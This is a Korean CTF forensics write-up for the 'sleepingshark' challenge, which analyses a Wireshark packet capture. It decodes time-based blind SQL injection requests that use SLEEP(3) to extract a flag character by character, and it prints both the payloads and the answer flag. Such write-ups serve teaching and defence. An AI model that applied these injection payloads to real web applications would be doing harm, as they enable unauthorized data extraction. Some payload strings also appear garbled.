

2022 Fall GoN Open Qual CTF

sleepingshark

Description

Do shark sleep?


사용한 도구

Wireshark, cyberchef

Background

blindSQL Injection

1. 초기화면



2. 통계 분석

1. 비정상적으로 많은 TCP 재전송

Wireshark · 프로토콜 계층 통계 · dump.pcap

프로토콜	패킷 비율	패킷	바이트 비율	바이트	비트/초	최종 패킷	최종 바이트	최종 초당 비트 수	PDU
Frame	100.0	99859	100.0	13274200	708 k	0	0	0	99859
Ethernet	100.0	99859	10.5	1398026	74 k	0	0	0	99859
Internet Protocol Version 6	0.0	10	0.0	400	21	0	0	0	10
User Datagram Protocol	0.0	6	0.0	48	2	0	0	0	6
Multicast Domain Name System	0.0	6	0.0	270	14	6	270	14	6
Internet Control Message Protocol v6	0.0	4	0.0	64	3	4	64	3	4
Internet Protocol Version 4	100.0	99846	15.0	1996920	106 k	0	0	0	99846
User Datagram Protocol	0.0	6	0.0	48	2	0	0	0	6
Simple Service Discovery Protocol	0.0	4	0.0	684	36	4	684	36	4
Multicast Domain Name System	0.0	2	0.0	90	4	2	90	4	2
Transmission Control Protocol	100.0	99840	25.3	3354624	179 k	79872	2715648	144 k	99840
Hypertext Transfer Protocol	20.0	19968	42.6	5654334	301 k	9984	2888766	154 k	19968
Line-based text data	10.0	9984	9.6	1267968	67 k	9984	1267968	67 k	9984
Address Resolution Protocol	0.0	3	0.0	84	4	3	84	4	3

- DDoS, SYN Flood, 네트워크 flooding 의심 가능

주 소 A	포 트 A 주 소 B	포 트 B	패킷	바이트	스트림 ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	상태 시작	지속 시간	Bits/s A → B
172.28.0.2	58204 172.28.0.3	80	10	1 kB	3348	6	694 바이트	4	636 바이트	61.786930	0.0011	
172.28.0.2	58206 172.28.0.3	80	10	1 kB	3349	6	693 바이트	4	636 바이트	61.788865	0.0011	
172.28.0.2	58208 172.28.0.3	80	10	1 kB	3350	6	693 바이트	4	636 바이트	61.790800	0.0012	
172.28.0.2	58210 172.28.0.3	80	10	1 kB	3351	6	694 바이트	4	636 바이트	61.792986	0.0014	
172.28.0.2	58212 172.28.0.3	80	10	1 kB	3352	6	693 바이트	4	636 바이트	61.795450	0.0012	
172.28.0.2	58214 172.28.0.3	80	10	1 kB	3353	6	694 바이트	4	636 바이트	61.797585	0.0011	
172.28.0.2	58216 172.28.0.3	80	10	1 kB	3354	6	694 바이트	4	636 바이트	61.805337	0.0015	
172.28.0.2	58218 172.28.0.3	80	10	1 kB	3355	6	693 바이트	4	636 바이트	61.808748	0.0014	
172.28.0.2	58220 172.28.0.3	80	10	1 kB	3356	6	694 바이트	4	636 바이트	61.811094	0.0013	
172.28.0.2	58222 172.28.0.3	80	10	1 kB	3357	6	692 바이트	4	636 바이트	61.813389	0.0013	
172.28.0.2	58224 172.28.0.3	80	10	1 kB	3358	6	693 바이트	4	636 바이트	61.815652	0.0011	
172.28.0.2	58226 172.28.0.3	80	10	1 kB	3359	6	692 바이트	4	636 바이트	61.817705	0.0011	
172.28.0.2	58228 172.28.0.3	80	10	1 kB	3360	6	692 바이트	4	636 바이트	61.819685	0.0012	
172.28.0.2	58230 172.28.0.3	80	10	1 kB	3361	6	693 바이트	4	636 바이트	61.821843	0.0011	
172.28.0.2	58232 172.28.0.3	80	10	1 kB	3362	6	693 바이트	4	636 바이트	61.823785	0.0011	
172.28.0.2	58234 172.28.0.3	80	10	1 kB	3363	6	694 바이트	4	636 바이트	61.825799	0.0012	
172.28.0.2	58236 172.28.0.3	80	10	1 kB	3364	6	694 바이트	4	636 바이트	61.827974	0.0013	
172.28.0.2	58238 172.28.0.3	80	10	1 kB	3365	6	694 바이트	4	636 바이트	61.831541	0.0013	
172.28.0.2	58240 172.28.0.3	80	10	1 kB	3366	6	694 바이트	4	636 바이트	61.833754	0.0011	
172.28.0.2	58242 172.28.0.3	80	10	1 kB	3367	6	693 바이트	4	636 바이트	61.835811	0.0052	1061 kbps
172.28.0.2	58244 172.28.0.3	80	10	1 kB	3368	6	694 바이트	4	636 바이트	61.842069	0.0012	
172.28.0.2	58246 172.28.0.3	80	10	1 kB	3369	6	694 바이트	4	636 바이트	61.844252	0.0012	
172.28.0.2	58248 172.28.0.3	80	10	1 kB	3370	6	693 바이트	4	636 바이트	61.846331	0.0011	
172.28.0.2	58250 172.28.0.3	80	10	1 kB	3371	6	694 바이트	4	636 바이트	61.848416	0.0011	
172.28.0.2	58252 172.28.0.3	80	10	1 kB	3372	6	692 바이트	4	636 바이트	61.850432	0.0012	
172.28.0.2	58254 172.28.0.3	80	10	1 kB	3373	6	694 바이트	4	636 바이트	61.852443	0.0011	
172.28.0.2	58256 172.28.0.3	80	10	1 kB	3374	6	692 바이트	4	636 바이트	61.854397	0.0011	
172.28.0.2	58258 172.28.0.3	80	10	1 kB	3375	6	693 바이트	4	636 바이트	61.856312	0.0011	
172.28.0.2	58260 172.28.0.3	80	10	1 kB	3376	6	693 바이트	4	636 바이트	61.858265	0.0011	
172.28.0.2	58262 172.28.0.3	80	10	1 kB	3377	6	694 바이트	4	636 바이트	61.860418	0.0018	
172.28.0.2	58264 172.28.0.3	80	10	1 kB	3378	6	692 바이트	4	636 바이트	61.864155	0.0014	

- 172.28.0.2에서 172.28.0.3으로 1KB의 패킷을 80번 포트를 통해 보낸 것만 존재함
- 전송 간격이 매우 짧음 (0.001초 단위)
- 일정한 패턴 반복

2. 실제 HTTP 내용 확인

```

74461 121.449288 172.28.0.2 172.28.0.3 HTTP 355 POST /?q=SELECT%20IF%28ASC(1%28SUBSTRING%28%28SELECT%20flag%20FROM%20s3cr3t%20LIMIT%201%29%28%28%2C1%29%29%3D170%20
74462 121.449245 172.28.0.3 172.28.0.2 TCP 66 80 → 38636 [ACK] Seq=1 Acks=290 Win=64896 Len=0 TVal=3257078198 TSecr=1245127623
74463 121.449187 172.28.0.3 172.28.0.2 HTTP 430 HTTP/1.1 200 OK (text/html)
74464 121.449962 172.28.0.2 172.28.0.3 TCP 66 38636 → 80 [ACK] Seq=290 Ack=365 Win=64000 Len=0 TVal=1245127624 TSecr=3257078199

Frame 74461: Packet, 355 bytes on wire (2840 bits), 355 bytes captured (2840 bits) on interface 0
Ethernet II, Src: 02:42:ac:1c:00:02 (02:42:ac:1c:00:02), Dst: 02:42:ac:1c:00:03 (02:42:ac:1c:00:03)
Internet Protocol Version 4, Src: 172.28.0.2, Dst: 172.28.0.3
Transmission Control Protocol, Src Port: 38636, Dst Port: 80, Seq: 1, Ack: 1, Len: 289
Hypertext Transfer Protocol
  POST /?q=SELECT%20IF%28ASC(1%28SUBSTRING%28%28SELECT%20flag%20FROM%20s3cr3t%20LIMIT%201%29%28%28%2C1%29%29%3D170%20%2C%20SLEEP%283%29%2C%20%29 HTTP/1.1\r\n
    Request Method: POST
    Request URI: /?q=SELECT%20IF%28ASC(1%28SUBSTRING%28%28SELECT%20flag%20FROM%20s3cr3t%20LIMIT%201%29%28%28%2C1%29%29%3D170%20%2C%20SLEEP%283%29%2C%20%29
    Request URL Path: /
    Request URI Query: q=SELECT%20IF%28ASC(1%28SUBSTRING%28%28SELECT%20flag%20FROM%20s3cr3t%20LIMIT%201%29%28%28%2C1%29%29%3D170%20%2C%20SLEEP%283%29%2C%20%29
    Request URI Query Parameter: q=SELECT%20IF%28ASC(1%28SUBSTRING%28%28SELECT%20flag%20FROM%20s3cr3t%20LIMIT%201%29%28%28%2C1%29%29%3D170%20%2C%20SLEEP%283%29%2C%20%29
    Request Version: HTTP/1.1
Host: server\r\n
User-Agent: python-requests/2.28.1\r\n
Accept-Encoding: gzip, deflate\r\n
Accept: */*\r\n
Connection: keep-alive\r\n
Content-Length: 0\r\n
\r\n
[Response in frame: 74463]
[Full request URI: http://server/?q=SELECT%20IF%28ASC(1%28SUBSTRING%28%28SELECT%20flag%20FROM%20s3cr3t%20LIMIT%201%29%28%28%2C1%29%29%3D170%20%2C%20SLEEP%283%29%2C%20%29]

```

- SQL Injection 공격 확인

```
SELECT IF(
    ASCII(SUBSTRING((SELECT flag FROM s3cr3t LIMIT 1), 8,
1)) = 170,
    SLEEP(3),
    0
)
```

→ Blind SQL Injection

- s3cr3t 테이블에서 flag 컬럼 값 추출
- 한 글자씩 ASCII 코드를 맞춰가며 추출
- 참이면 3초 지연, 거짓이면 0 → 3초지연된 패킷만 확인

3. sleep(3)이 실행된 경우만 골라서 확인

tcp.time_delta >= 3 필터를 입력한 뒤 차례대로 조회하여 아스키코드를 해석했다.

(문장 길이가 짧을 것 같아서 직접 했으나 수가 많다면 파이썬 라이브러리를 사용하는게 좋을 듯 하다.)

tcp.time_delta >= 3						
No.	Time	Source	Destination	Protocol	Length	Info
38597	75.184502	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
40197	78.584948	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
41877	82.066884	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
46257	86.265450	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
47227	89.509002	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
50207	93.375000	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
51457	96.735704	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
56277	101.497921	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
56397	104.549676	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
62917	109.334732	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
65078	112.927280	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
67622	116.584012	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
73863	121.298305	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
78783	125.703465	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
84384	130.368064	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
85365	133.638832	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
88995	137.834024	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
89685	141.157081	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)
96195	145.826116	172.28.0.3	172.28.0.2	HTTP	430	HTTP/1.1 200 OK (text/html)

```

Frame 38597: Packet, 430 bytes on wire (3440 bits), 430 bytes captured (3440 bits)
Ethernet II, Src: 02:42:ac:1c:00:03 (02:42:ac:1c:00:03), Dst: 02:42:ac:1c:00:02 (02:42:ac:1c:00:02)
Internet Protocol Version 4, Src: 172.28.0.3, Dst: 172.28.0.2
Transmission Control Protocol, Src Port: 80, Dst Port: 59278, Seq: 1, Ack: 290, Len: 364
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
    Response Version: HTTP/1.1
    Status Code: 200
    [Status Code Description: OK]
    Response Phrase: OK
    Date: Fri, 26 Aug 2022 17:48:07 GMT\r\n
    Server: Apache/2.4.54 (Debian)\r\n
    X-Powered-By: PHP/7.4.30\r\n
    Vary: Accept-Encoding\r\n
    Content-Encoding: gzip\r\n
    Content-Length: 87\r\n
    Keep-Alive: timeout=5, max=100\r\n
    Connection: Keep-Alive\r\n
    Content-Type: text/html; charset=UTF-8\r\n
    \r\n
    [Request in frame: 38595]
    [Time since request: 3.000940000 seconds]
    [Request URI: /?q=SELECT%20IF%28ASCII%28SUBSTRING%28%28SELECT%20flag%20FROM%20s3cr3t%20LIMIT%201%29%2C11%2C1%29%29%3D5%2C%20SLEEP%283%29%2C%200%29]

```

FLAG

GoN{T1mE_B4s3d_5QL_Inj3c7i0n_wI7h_Pc4p}